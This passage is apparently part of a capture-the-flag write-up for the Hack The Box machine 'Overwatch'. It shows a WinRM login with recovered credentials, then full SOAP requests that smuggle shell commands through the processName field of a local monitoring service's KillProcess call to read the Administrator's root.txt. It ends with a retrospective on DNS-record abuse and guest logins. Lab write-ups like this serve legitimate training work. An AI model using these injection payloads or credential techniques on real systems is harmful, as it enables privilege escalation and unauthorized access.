Here we go! sqlmgmt / bIhBbzMMnB82yx.

Fortunetaly, the user sqlmgmt is member of Remote Management Users Group, so we should be able to login via winrm:
$ USER=sqlmgmt ; PASS=bIhBbzMMnB82yx
$ nxc winrm $IP -u $USER -p $PASS
WINRM       10.129.50.147   5985   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.50.147   5985   S200401          [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx (Pwn3d!)
Here we go! We can authenticate over winrm!
$ evil-winrm -i $IP -u $USER -p $PASS
Evil-WinRM shell v3.9

<SNIP>

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cat ~/Desktop/user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami /all

USER INFORMATION
----------------

User Name         SID
================= =============================================
overwatch\sqlmgmt S-1-5-21-2797066498-1365161904-233915892-1105


GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

<SNIP>
📈 3. Privilege Escalation (sqlmgmt -> Administrator)
Now let’s dive into the application overwatch.exe running locally on port 8000:
*Evil-WinRM* PS C:\Software\Monitoring> iwr -usebasicparsing -uri "http://localhost:8000/MonitorService"


StatusCode        : 200
StatusDescription : OK
Content           : <HTML lang="en"><HEAD><link rel="alternate" type="text/xml" href="http://overwatch.htb:8000/MonitorService?disco"/><STYLE type="text/css">#content{ FONT-SIZE: 0.7em; PADDING-BOTTOM: 2em; MARGIN-LEFT: ...
RawContent        : HTTP/1.1 200 OK
                    Content-Length: 3077
                    Content-Type: text/html; charset=UTF-8
                    Date: Fri, 08 May 2026 23:01:14 GMT
                    Server: Microsoft-HTTPAPI/2.0

                    <HTML lang="en"><HEAD><link rel="alternate" type="t...
Forms             :
Headers           : {[Content-Length, 3077], [Content-Type, text/html; charset=UTF-8], [Date, Fri, 08 May 2026 23:01:14 GMT], [Server, Microsoft-HTTPAPI/2.0]}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<A HREF="http://overwatch.htb:8000/MonitorService?wsdl">http://overwatch.htb:8000/MonitorService?wsdl</A>; tagName=A; HREF=http://overwatch.htb:8000/MonitorService?wsdl}, @{outerHTML=<A
                    HREF="http://overwatch.htb:8000/MonitorService?singleWsdl">http://overwatch.htb:8000/MonitorService?singleWsdl</A>; tagName=A; HREF=http://overwatch.htb:8000/MonitorService?singleWsdl}}
ParsedHtml        :
RawContentLength  : 3077
*Evil-WinRM* PS C:\Software\Monitoring> $wsdl = iwr -usebasicparsing -uri "http://localhost:8000/MonitorService?wsdl" ; ([xml]$wsdl.Content).definitions.portType.operation.name
StartMonitoring
StopMonitoring
KillProcess
The function KillProcess is very interesting. It likely is running as NT AUTHORITY\SYSTEM. Thus if we know which parameters it has and how to exploit them, we might escalate our privileges locally on the DC.
*Evil-WinRM* PS C:\Software\Monitoring> iwr -usebasicparsing -uri "http://overwatch.htb:8000/MonitorService?xsd=xsd0" | Select-Object -ExpandProperty Content
<?xml version="1.0" encoding="utf-8"?><xs:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://tempuri.org/"><xs:element name="StartMonitoring"><xs:complexType><xs:sequence/></xs:complexType></xs:element><xs:element name="StartMonitoringResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="StartMonitoringResult" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element><xs:element name="StopMonitoring"><xs:complexType><xs:sequence/></xs:complexType></xs:element><xs:element name="StopMonitoringResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="StopMonitoringResult" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element><xs:element name="KillProcess"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="processName" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element><xs:element name="KillProcessResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="KillProcessResult" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element></xs:schema>
There it is! That function has only one parameter which is:
<xs:element name="KillProcess">
  <xs:complexType>
    <xs:sequence>
      <xs:element minOccurs="0" name="processName" nillable="true" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
Let’s check out who’s owning that process:
*Evil-WinRM* PS C:\Software\Monitoring> $port8000 = netstat -ano | findstr 8000 ; $targetPid = $port8000.trim().split(" ",[System.StringSplitOptions]::RemoveEmptyEntries)[-1] ; tasklist /V /FI "PID eq $targetPid"
tasklist.exe : ERROR: Access denied
    + CategoryInfo          : NotSpecified: (ERROR: Access denied:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Although it seems like an error, it’s actually a good sign - we don’t have enough permissions to see who owns that process which means it’s owned by someone who is higher privileged than us - likely the Administrator!
Let’s try to inject some OS commands!
*Evil-WinRM* PS C:\Users\sqlmgmt> $url = "http://localhost:8000/MonitorService"
$action = "http://tempuri.org/IMonitoringService/KillProcess"
*Evil-WinRM* PS C:\Users\sqlmgmt> $payload = "notepad.exe; whoami > C:\Users\sqlmgmt\pwned.txt"
$soap = @"
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:KillProcess>
<tem:processName>$payload</tem:processName>
</tem:KillProcess>
</soapenv:Body>
</soapenv:Envelope>
"@
*Evil-WinRM* PS C:\Users\sqlmgmt> ls ~
Directory: C:\Users\sqlmgmt
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 5/16/2025 8:09 PM Desktop
d-r--- 5/16/2025 8:08 PM Documents
d-r--- 5/8/2021 1:20 AM Downloads
d-r--- 5/8/2021 1:20 AM Favorites
d-r--- 5/8/2021 1:20 AM Links
d-r--- 5/8/2021 1:20 AM Music
d-r--- 5/8/2021 1:20 AM Pictures
d----- 5/8/2021 1:20 AM Saved Games
d-r--- 5/8/2021 1:20 AM Videos
-a---- 5/8/2026 4:17 PM 7680 m.exe
-a---- 5/8/2026 3:50 PM 11115520 w.exe
*Evil-WinRM* PS C:\Users\sqlmgmt> $headers = @{
"SOAPAction" = "`"$action`""
"Content-Type" = "text/xml; charset=utf-8"
}
*Evil-WinRM* PS C:\Users\sqlmgmt> $response = Invoke-WebRequest -Uri $url -Method Post -Body $soap -Headers $headers -UseBasicParsing
$response.Content
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>
</KillProcessResult></KillProcessResponse></s:Body></s:Envelope>
*Evil-WinRM* PS C:\Users\sqlmgmt> ls ~
Directory: C:\Users\sqlmgmt
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 5/16/2025 8:09 PM Desktop
d-r--- 5/16/2025 8:08 PM Documents
d-r--- 5/8/2021 1:20 AM Downloads
d-r--- 5/8/2021 1:20 AM Favorites
d-r--- 5/8/2021 1:20 AM Links
d-r--- 5/8/2021 1:20 AM Music
d-r--- 5/8/2021 1:20 AM Pictures
d----- 5/8/2021 1:20 AM Saved Games
d-r--- 5/8/2021 1:20 AM Videos
-a---- 5/8/2026 4:17 PM 7680 m.exe
-a---- 5/8/2026 4:53 PM 0 pwned.txt
-a---- 5/8/2026 3:50 PM 11115520 w.exe
*Evil-WinRM* PS C:\Users\sqlmgmt>
HERE WE GO! There’s pwned.txt! Let’s read C:\Users\Adminstrator\Desktop\root.txt and see what comes back!
*Evil-WinRM* PS C:\Users\sqlmgmt> $url = "http://localhost:8000/MonitorService"
*Evil-WinRM* PS C:\Users\sqlmgmt> $action = "http://tempuri.org/IMonitoringService/KillProcess"
*Evil-WinRM* PS C:\Users\sqlmgmt> $payload = "notepad.exe; type C:\Users\Administrat*\Desktop\root.txt"
*Evil-WinRM* PS C:\Users\sqlmgmt> $headers = @{
"SOAPAction" = "`"$action`""
"Content-Type" = "text/xml; charset=utf-8"
}
*Evil-WinRM* PS C:\Users\sqlmgmt> $soap = @"
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:KillProcess>
<tem:processName>$payload</tem:processName>
</tem:KillProcess>
</soapenv:Body>
</soapenv:Envelope>
"@
*Evil-WinRM* PS C:\Users\sqlmgmt> echo $soap
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:KillProcess>
<tem:processName>notepad.exe; type C:\Users\Administrat*\Desktop\root.txt</tem:processName>
</tem:KillProcess>
</soapenv:Body>
</soapenv:Envelope>
*Evil-WinRM* PS C:\Users\sqlmgmt> $response = Invoke-WebRequest -Uri $url -Method Post -Body $soap -Headers $headers -UseBasicParsing
*Evil-WinRM* PS C:\Users\sqlmgmt> $response.Content
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult><REDACTED>

</KillProcessResult></KillProcessResponse></s:Body></s:Envelope>
*Evil-WinRM* PS C:\Users\sqlmgmt>
Here we go!
🧠 Retrospective
- Learnings:
- MSSQL-Linked Servers: Always enumerate MSSQL Servers well and especially check for Linked Servers!
- DNS Abusing: Whenever any process or service requests a server that has no DNS record make sure to abuse that missing record by creating your own in order to capture sensitive information.
- Guest/Blank Passwords: Whenever you see a
guestuser, always try to login asguestwith empty password.